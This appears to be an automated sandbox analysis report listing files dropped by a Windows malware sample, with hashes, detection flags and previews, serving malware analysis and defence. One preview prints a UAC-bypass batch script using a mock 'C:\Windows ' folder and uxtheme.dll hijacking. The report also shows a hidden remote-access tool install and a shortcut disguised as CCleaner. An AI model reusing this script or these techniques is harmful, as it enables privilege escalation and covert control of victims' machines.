SSDEEP:	6:kXzwl/+KsXRIE11Y8TRXh/0TqKOXzwl/+KsXRIE11Y8TRXh/0TqK:q0+KsXO4blJ2qK80+KsXO4blJ2qK
MD5:	7BBFE4901D01C073D83FD449C13FB3B1
SHA1:	0E534B18D487E2FE65161484046DD284C922DD36
SHA-256:	7031295556C5A86379D15B0FD6C404E6C9B36518F9F3675B62DD7AE3FA2D4152
SHA-512:	39F90383D69B4E6317D83081C0A68E3AA45DE9B7ADB682B32BF1CED3B014DC426D6D6239CFCFAC678905840FEB18C88AD686D55B8D96631BD04EB1270EF447 B
Malicious:	false
Preview:	....e.f.3...w.....&.....w.....y/.h.(.....3...w.....B.....@..... ....3...w..... .....z.G9.....y/u.....c3.....y/..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.10781952196616401
Encrypted:	false
SSDEEP:	3:izmX1Evldo7l/bJdAtiCTtoll:iKXQHo7t4zTG
MD5:	7D3A1504B8FE2803A1BA2B1463A00D6D
SHA1:	6E6DB3E02593BBDB155B7682F405D7AF49341AE3

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
SHA-256:	905596E434CE196AF8A2BADFF2FB06799C6C7FEEB7CB3AB455277CCF0E89AEC6
SHA-512:	D19BD44F8399268622258C55AA936B0C7A2AEA40F7E5AE62FD12D61BDCB250F2396926F6AB5E34B6F856E37887BF78B108DBB631EA067C113C90CFEB2E1FE04B
Malicious:	false
Preview:	<.....3...w.....y/.....w.....w.....w....:O....w.....c3.....y/..... ....

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\CCleaner\CCleaner.lnk	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has Working directory, Archive, ctime=Thu Apr 8 17:01:40 2021, mtime=Thu Apr 8 17:01:40 2021, atime=Fri Jan 15 04:01:28 2021, length=365, window=hide
Category:	dropped
Size (bytes):	780
Entropy (8bit):	4.602059242949699
Encrypted:	false
SSDEEP:	12:8mMx380RctcCVeyUi0PmqfGNqjA4JT1N0bFOwpJ7pJHm:8mMp8XAi0byWA0jg//1m
MD5:	B9772021F14648551BC2AB9BD381B215
SHA1:	572F6B42A40C0A0E351DAB49F8DB7008C87C1403
SHA-256:	24D4567E22D3CAC7B62DF573B5A02E2744CE3E67219D5A36F4B4CF6CFA6F08CD
SHA-512:	6D6CB514A9AE729C87D70A5711EA46A3907CFE1CF088B39DEE9A9EBBEAC3EDA67F86FB43F27F64B11A312F1FB9AC019022C0B791C82651423524F6E661B8DE5F
Malicious:	false
Preview:	L.....F.... .....9.,.....9.,....G{....m.....K....P.O. .:i.....+00.../C:\.....`.1.....R5...PROGRA~3..H.....L..R5.....F..... .,.P.r.o.g.r.a.m.D.a.t.a.....Z.1. .....R6...Immunity..B.....R5..R6.....V.....I.m.m.u.n.i.t.y.....b.2.m.../R.(.install.cmd.H.....R5..R5.....V.....i.n.s.t.a.l.l...c.m.d.....R.....-.....Q... .....O.....C:\ProgramData\Immunity\install.cmd..#.....\.....\.....\.....\.....\.I.m.m.u.n.i.t.y.\.i.n.s.t.a.l.l...c.m.d...C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.I.m.m.u.n.i.t.y.`.....X.....878164..... .....!a..%.H.VZAj.../...1.....-$..!a..%.H.VZAj.../...1.....-$.E.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\ProgramData\Remote Manipulator System\install.log	
Process:	C:\ProgramData\Immunity\rutserv.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	233
Entropy (8bit):	4.807140099468015
Encrypted:	false
SSDEEP:	6:pVXU7NLmKRLVT0KWVXU7NLhHujHO7e9OVXU1GIkLwmnXjKVCVXU1GIkLOL7:78fDT0KS89BeEfIkRT9fIk6P
MD5:	F480C049A6CC8E5B22767C3A8FF1533B
SHA1:	F8B31C0E3983A5BC6D49DDE3775F0590E96EAC93
SHA-256:	1AB5598633B0AC56429B06FC331F3A7628F3F3067DB5D314A82575138745C0D9
SHA-512:	0F23E310C3EF3AD57297F57EA4117868CE9CF2FA8DDE9937D6B731345FA7DDF616FED6F5E7F91D697AED82DA1461C4621163C29CE4C7B4ABEE1FD17E3EC77B9
Malicious:	false
Preview:	08-04-2021_11:02:13#T:SilentInstall: installation 69360..08-04-2021_11:02:13#T:SilentInstall: OpenService: service not found. OK..08-04-2021_11:02:14#T:SilentInstall: CreateService. OK..08-04-2021_11:02:14#T:SilentInstall: finished..

C:\ProgramData\is-7TDOG.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	383
Entropy (8bit):	5.101614736577308
Encrypted:	false
SSDEEP:	6:bDSUx2cL4iPeZbpmLp2cLM+BtOx2cL9s2cLZbpmLKAB2FpJoyVl5QoiVlUvKw7wH:nShsSdmMN+BtZwXSdmarPl5z4lc2
MD5:	ACE1A6C2EA9446D1BD4B645D00BC2C46
SHA1:	A9C41E189775DB5A507785C1C527FF9FB7A07BD6
SHA-256:	2B875F4D5F0722425969FD5963FA0276A101CE63DDB91E5960F2860AB0AEDBF4
SHA-512:	1FBA8400D354A46FE3E1B19F8A4D817DF1EF4C1289D42A8A2257AF45838B6B468A0632B9F31239FC45DE11771AA9D9FB0B803A6CDA359B14C24FB05F71BDDBE2
Malicious:	false
Preview:	..mkdir "\\?\C:\Windows " ..mkdir "\\?\C:\Windows \System32"....copy "C:\Windows\System32\PasswordOnWakeSettingFlyout.exe" "C:\Windows \System32\"....copy "uxtheme.dll" "C:\Windows \System32\.."C:\Windows \System32\PasswordOnWakeSettingFlyout.exe"..echo [-] UAC Bypassed ?..TIMEOUT /T 8..del /s "C:\ProgramData\uxtheme.dll"..del /s "C:\ProgramData\pass.exe"..del %0.....

C:\ProgramData\is-PFD3D.tmp

C:\ProgramData\is-PFD3D.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	56260
Entropy (8bit):	5.301245226064988
Encrypted:	false
SSDEEP:	768:egAs/cZz3DfEqTIYv4gKNwFPxPePdOKhQ2:JSzrEqTIm4gKN2PxPoIX2
MD5:	531FCC0848CF13FA300600DF16A71A87
SHA1:	20BFF8B5030D74AFBA1B4C20B5C8CC6F75011B62
SHA-256:	5B192BBC069B8AEF74DABB1DD5459BDA8EA2A64A7336DB54E57AFB38569ECE68
SHA-512:	AF8B8BBC666CE3C57E248ACF056A3C65B2E4EEA244C3C8DBB2D3765964407AF93478A3D452A08862501F61994C964DD6048720742413506952395143841673E3
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 55%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...&..].h.....& .....6.....0.....d.....@..... ....R.....P..(...I...X .....d.....`@..(.....\|...@.....text.....`.P`.data.....0....."....@. P..rdata.....@.....$.....@.`@.pdata..(....P.....(.....@.0@.xdata.....`.....,.....@.0@.bss.... ....p.....`..edata..R.....@.0@.idata.. .....0.....@.0..CRT....X.....6.....@.@..tls.....8.....@.@..reloc..d.....:.....@.0B/4.....P.....<.....@.PB/19..... ..>..... .....@..B/31.....I.....^.....@..B/45....."....`.....@..B/57.....

C:\ProgramData\is-R3F67.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10204226
Entropy (8bit):	7.976194432383807
Encrypted:	false
SSDEEP:	196608:Lw+Cvx+UaVrcYF6nP66ZVazTaeZu8Npr83A3NJqgrpFcs:MjVsIYFBgVad93NJqgr1
MD5:	A5E2BB848405DFC3A56FC892B691B614
SHA1:	7BC55828682E93191D6EE4C20E727308D0EEAC6D
SHA-256:	EA5982C7DD3396D89D54BA0F0269B96807AB59111C22503CA5F9E593B78660F3
SHA-512:	0502630B436079AB2660134E6545EF18FC4B0927073B274E3FC4C706F49C417AD36DDD8F166C4A016AC0FA0065B88F75A921BEE3E7029A9A5CB051A5FAA7A954
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 55%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...3..\.....j.....~.....@.....@.....@.....`.....@.....Q.....B..@... .P.....text....P.....R..... ..`.itext..h....p.....V..... ..`.data....7.....8...n.....@....bss....lg.....idata.....@.....@....didat a.....P.....@....edata.....`.....@..@.tls.....p.....rdata..].....@..@.rsrc....Q.....R.....@..@..... @..@.....

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\1wOdXavtIE.exe.log	
Process:	C:\Users\user\Desktop\1wOdXavtIE.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0. 0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System. ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyT oken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.C onfiguration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\ 8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C: \Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ssevs.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\ssevs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ssevs.exe.log	
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\sssevs.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\sssevs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLV1qE4qpE4Ks29E4KnKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:Mp1qH2HKX9HKnYHKhQnoPtHoxHhAHKzr
MD5:	AA25E65111EC3A1B0F44AC48FDE28F1F
SHA1:	6E2DF24306122794C15C5FDAA14CE9720B58AF16
SHA-256:	56A9B019CD9F725CC5E2BFDD3ABF2D9A4B1608902A37359C9AB97B6A6F4212B8
SHA-512:	1C982649BBAE60FE78B4483FF954AC25E54204F03BCFD3B0BC14A567A8CFACCE0C20FBEAA69179561E76792B515ADBDAE609C1074E4E86BCC9072B1BA7A3C 56
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{671D4562-9894-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	42072
Entropy (8bit):	1.9068212441998564
Encrypted:	false
SSDEEP:	96:riZFZE2GWOtNfZgtBNz1WQ7RZhT1m4t1mbNulLUm9h60mLXj2m7h0:riZFZE2GWOtNfKtB/Wo3jtuiLERy
MD5:	0922546B0873603C38340FB85524335A
SHA1:	6C3F26DC76E1DAC5083E7819616EC06CC3ACCB07
SHA-256:	02D64E8EFDF6907B7750ABAE1837642982F1CB5E87F74F5A509B0CB5D9E5C37F
SHA-512:	6E8DB6F148384F71ED3AD532FEE7BB39E0B3BDA62CEBBC2A6FF3C773C7C8A949EC8ACBDB9E0D205CE6879530B8E2DFA3E174EBA80B17D37AB05DE0C623C4 71CF
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{671D4564-9894-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	23664
Entropy (8bit):	1.6806399930565743
Encrypted:	false
SSDEEP:	48:Iwh0Gcpr01Gwpa/OG4pweivGLHp7yefTGwphebGcpPeRTGEpveOGDYp9eCVGGXpz:rhoZGQmaqhyqDStwNhfZWyL
MD5:	E6761D4DF3B338D0BC826866D71C7E56

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{671D4564-9894-11EB-90E5-ECF4BB2D2496}.dat	
SHA1:	63FCA989438567EB4F3CD5D198DC6F155CD0932D
SHA-256:	570BDF32D888CABA3399256D8D8A90A68D350CD85B823A852E08D394F97FB54C
SHA-512:	C8AA1157439226237AD2956F79389EBC6EC439754BD27B83F41983D0769769F3A37BD3D18282C0DB61F62105D8ECF01A761D59EB5BC0EC34A74B0D47860CE21
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{6D8CBC47-9894-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	23664
Entropy (8bit):	1.6793170761830245
Encrypted:	false
SSDEEP:	48:Iw17GcprAGwpaYG4pwe+QGLHp7ye+ATGwphe+TGcpPe+aTGEpve+0GDYp9e+7rGE:rfZIQIajhyUDhtSN4fHW2L
MD5:	3FF6E9EEAB667386F6FEF02E0562A303
SHA1:	A57AE4BB10E379C0C23BDBF613F4BFC494EED641
SHA-256:	C697BF8BED5473E04D0406243E1B70613086B3243ABF5705B1793E31B4BE39AE
SHA-512:	82E8FDBEF3EF6DFB3ADC67EDD7C51006D334703C40AFAE25BC7BF9EB2F5BD54160E74F07A82F72D016C8340358BB26B45F642874BEEE9AEE4C6B698879A019C5
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\wlm7n14\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	16548
Entropy (8bit):	4.515250836029445
Encrypted:	false
SSDEEP:	192:2yrOOOOOOOOOOOTOOOOOOOOOOOOOOOOOOOOOlOOOOOOOOOOOOOOOOOOOOOOOOCOOO4:93wUorF4JNM3gpxjzre9D
MD5:	C5DB85D450F8B776AB749484E27B92CC
SHA1:	8A725CFC2336D231FB5CB8320E80A7E5B5227C6E
SHA-256:	26C3EC3AF41FF65F168E7B9DE698DC91C843C444CB8CD529B0B0625A5950AF74
SHA-512:	EC39A7CF5E83819961C5C629B7ADED621AB2FEA8E7EB2E4A0A01B01755C77BE61FA991809B1AD740EC916FA29B25B140964277C8112301D6DA7EFDCD1F7ED64A
Malicious:	false
Preview:	.h.t.t.p.s.:././.i.p.l.o.g.g.e.r...o.r.g./.f.a.v.i.c.o.n...i.c.o.>@.....@@.... .(@.....(...@..... .....0...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\1tMzh7[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 1 x 1, 1-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.529003957966892
Encrypted:	false
SSDEEP:	3:yionv//thPlE+kSI+Dtmy/Y+sR3Qhl/09h/rywOhSllln+wbp:6v/lhPfkCDtmywFghK9hm9Wlln+Yp
MD5:	EC6AAE2BB7D8781226EA61ADCA8F0586
SHA1:	D82B3BAD240F263C1B887C7C0CC4C2FF0E86DFE3
SHA-256:	B02FFFABA9E664FF7840C82B102D6851EC0BB148CEC462CEF40999545309E599
SHA-512:	AA62A8CD02A03E4F462F76AE6FF2E43849052CE77CCA3A2CCF593F6669425830D0910AFAC3CF2C46DD385454A6FB3B4BD604AE13B9586087D6F22DE644F9DF7
Malicious:	false
Preview:	.PNG.....IHDR.....%.V.....PLTE....z=.....tRNS.@..f....pHYs.....+.....IDAT..c`.....qd.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\1tncg7[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\1tncg7[1].png	
File Type:	PNG image data, 1 x 1, 1-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.529003957966892
Encrypted:	false
SSDEEP:	3:yionv//thPlE+kSI+Dtmy/Y+sR3Qhl/09h/rywOhSllln+wbp:6v/lhPfkCDtmywFghK9hm9Wlln+Yp
MD5:	EC6AAE2BB7D8781226EA61ADCA8F0586
SHA1:	D82B3BAD240F263C1B887C7C0CC4C2FF0E86DFE3
SHA-256:	B02FFFABA9E664FF7840C82B102D6851EC0BB148CEC462CEF40999545309E599
SHA-512:	AA62A8CD02A03E4F462F76AE6FF2E43849052CE77CCA3A2CCF593F6669425830D0910AFAC3CF2C46DD385454A6FB3B4BD604AE13B9586087D6F22DE644F9DF 7
Malicious:	false
Preview:	.PNG.....IHDR.....%.V.....PLTE....z=.....tRNS.@..f....pHYs.....+.....IDAT..c`.....qd.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 64x64, 32 bits/pixel
Category:	downloaded
Size (bytes):	16446
Entropy (8bit):	4.504384496819235
Encrypted:	false
SSDEEP:	192:GyrOOOOOOOOOOOTOOOOOOOOOOOOOOOOOOOOOlOOOOOOOOOOOOOOOOOOOOOOOOCOOOm:N3wUorF4JNM3gpxjzre9
MD5:	DD345AEE82D34847E8ABD2A695302336
SHA1:	87E2444681A0C4D9127B5328740EC8957D7972D1
SHA-256:	377E20A354FD825B9763C87836482BB7B79D2794E6D25ED693376CA33EAC990A
SHA-512:	4F0C1D408BDBE2BD2202A0EA0EA95A86699D13023D715B4A6559F7F74B5037D56A3E8D3ABEFF24E67DB0099175D5B32C63933F1EAFD63C5C03043F7A23DCA7 C
Malicious:	false
IE Cache URL:	http://https://iplogger.org/favicon.ico
Preview:	......@@.... .(@......(...@..... .....0...,@..+v..)...)...'..'...(...(...(...(...'..'...')...)...)...+v..,@..0..... .....(...,]..)...(...+...,...,...+...*...*...*...*...*...*...*...*...*...+...,...,...+...(...)...,]..(..... .....+...(...,...,...*...)...*...,...,...(...+...+/..... .....),...,...*...,...*...)...

C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp	
Process:	C:\Users\user\AppData\Local\Temp\servs.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2535424
Entropy (8bit):	6.384401854274488
Encrypted:	false
SSDEEP:	49152:QdrGT9oY0SAQ4+YI1Qb1oWGxblxZa0o857DG:QFGTv1QtGxHZabl
MD5:	C1B49299EB51AFA1264D69FC022BB49B
SHA1:	8126DE1C2B2EC7D2DDD83735067AEF2EEFA77B37
SHA-256:	03B49D8261ED6FBFD23C6F1233E6C7FA131FF067D059FDE696BE60105286A895
SHA-512:	893E32F9A13C7B2B4E260C8ACB6027FA3AA74C8268666012240AACBAE2CBBF045B33CB256958A9AB230F0654C5452E4C3E114727E853431F63EC5D47719A9F6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...4..\.....$.....$.....$...@.....'.....@.....@.....&.....%..5...@&.DO.....0&..... ..D.%.@.....&.....text...(.$.....$..... ..`.itext...&....$..(....$..... ..`.data...4Z....$..\....$.....@....bss.....q...@%.....idata...5....%..6....%... .....@....didata.....&.....R%.....@....edata.....&.....\%.....@..@.tls....D.... &.....rdata..]....0&.....^%.....@..@.rsrc...DO...@&..P...`%..... @..@.....'.....&.....@..@.....

C:\Users\user\AppData\Local\Temp\is-97L06.tmp_isetup_setup64.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-BVEFJ.tmp\pass.tmp
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	4.720366600008286
Encrypted:	false
SSDEEP:	96:sfkcXegaJ/ZAYNzcld1xaX12p+gt1sONA0:sfJEVYlvxaX12C6A0
MD5:	E4211D6D009757C078A9FAC7FF4F03D4
SHA1:	019CD56BA687D39D12D4B13991C9A42EA6BA03DA
SHA-256:	388A796580234EFC95F3B1C70AD4CB44BFDDC7BA0F9203BF4902B9929B136F95

C:\Users\user\AppData\Local\Temp\is-97L06.tmp_isetup_setup64.tmp

SHA-512:	17257F15D843E88BB78ADCFB48184B8CE22109CC2C99E709432728A392AFAE7B808ED32289BA397207172DE990A354F15C2459B6797317DA8EA18B040C85787E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....^.....I.....=\.....=\.....=\.....Rich.....PE.. d.....R.....#.....@.....`.....,.....<!.....P..H....@..0..... ..... .....text..... ..`.rdata..|.... .....@..@.data...,....0.....@....pdata..0....@.....@..@.rsrc...H....P.....@..@..... .....

C:\Users\user\AppData\Local\Temp\is-QEDPC.tmp_isetup_setup64.tmp

Process:	C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	4.720366600008286
Encrypted:	false
SSDEEP:	96:sfkcXegaJ/ZAYNzcld1xaX12p+gt1sONA0:sfJEVYlvxaX12C6A0
MD5:	E4211D6D009757C078A9FAC7FF4F03D4
SHA1:	019CD56BA687D39D12D4B13991C9A42EA6BA03DA
SHA-256:	388A796580234EFC95F3B1C70AD4CB44BFDDC7BA0F9203BF4902B9929B136F95
SHA-512:	17257F15D843E88BB78ADCFB48184B8CE22109CC2C99E709432728A392AFAE7B808ED32289BA397207172DE990A354F15C2459B6797317DA8EA18B040C85787E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....^.....I.....=\.....=\.....=\.....Rich.....PE.. d.....R.....#.....@.....`.....,.....<!.....P..H....@..0..... ..... .....text..... ..`.rdata..|.... .....@..@.data...,....0.....@....pdata..0....@.....@..@.rsrc...H....P.....@..@..... .....

C:\Users\user\AppData\Local\Temp\servs.exe

Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11238733
Entropy (8bit):	7.979724390999089
Encrypted:	false
SSDEEP:	196608:Lde3JAyJbnzK+zCrcnxY15H7ZhxWicmk0yhIWd1bLNJiHV7W7nDJyRC10Fcs:BeHJbrTxY15H1htcmciWv+17WIRj
MD5:	6DF7008811F88EEB253064A99C79F234
SHA1:	41744103D74456CB63397841EF25945CA9E553BF
SHA-256:	4BE7DD4ECB8434B14E36F0F747EDDD8B98435E98F3D664F6206223E54D212A1A
SHA-512:	1F26E014EA7382C5D61C8F758D4AFB428AF096A10A8795BF7CFE7D1221DD73A8D56B18B033D4FE82F178DC7CE309CEAAD83BF0178DB300BEC5F6FD42D19524 2
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 52%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...3..\.....j.....~.....@.....@.....@.....`.....@.....Q.....B..@... .P.....text....P.....R..... ..`.itext..h....p.....V..... ..`.data....7.....8...n.....@....bss....lg.....idata.....@.....@....didat a.....P.....@....edata.....`.....@..@.tls.....p.....rdata..].....@..@.rsrc....Q.....R.....@..@..... @..@.....

C:\Users\user\AppData\Local\Temp\ssevs.exe

Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	976384
Entropy (8bit):	7.21625331372027
Encrypted:	false
SSDEEP:	12288:gm+Bvf3e2qL/PfrrHIamJFXZOruRpEIImoZu7xoqHsilN48DTH3:+X8XTjmJpZyuRpd0ZGLlxTH3
MD5:	17A490DB01806E788407EC152760E5B8
SHA1:	0C2C5AEFA29B93B288BDD4C6FB3CD7FBB7CA7458
SHA-256:	8036D0A8DF402F04F0BB9AE59FAE4BC15929A241F38FFF602CAA01E8255EEBF0
SHA-512:	66E63EBC0DEA946C3F42283BD04FC254B3D627A48FED9D852A32F361C0BED8BA6E2823FCC33B6E69A8554A04144E60C87A0E9694B03486089C9D9A25D0C44C 6

C:\Users\user\AppData\Local\Temp\ssevs.exe	
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 22%, Browse • Antivirus: ReversingLabs, Detection: 40%
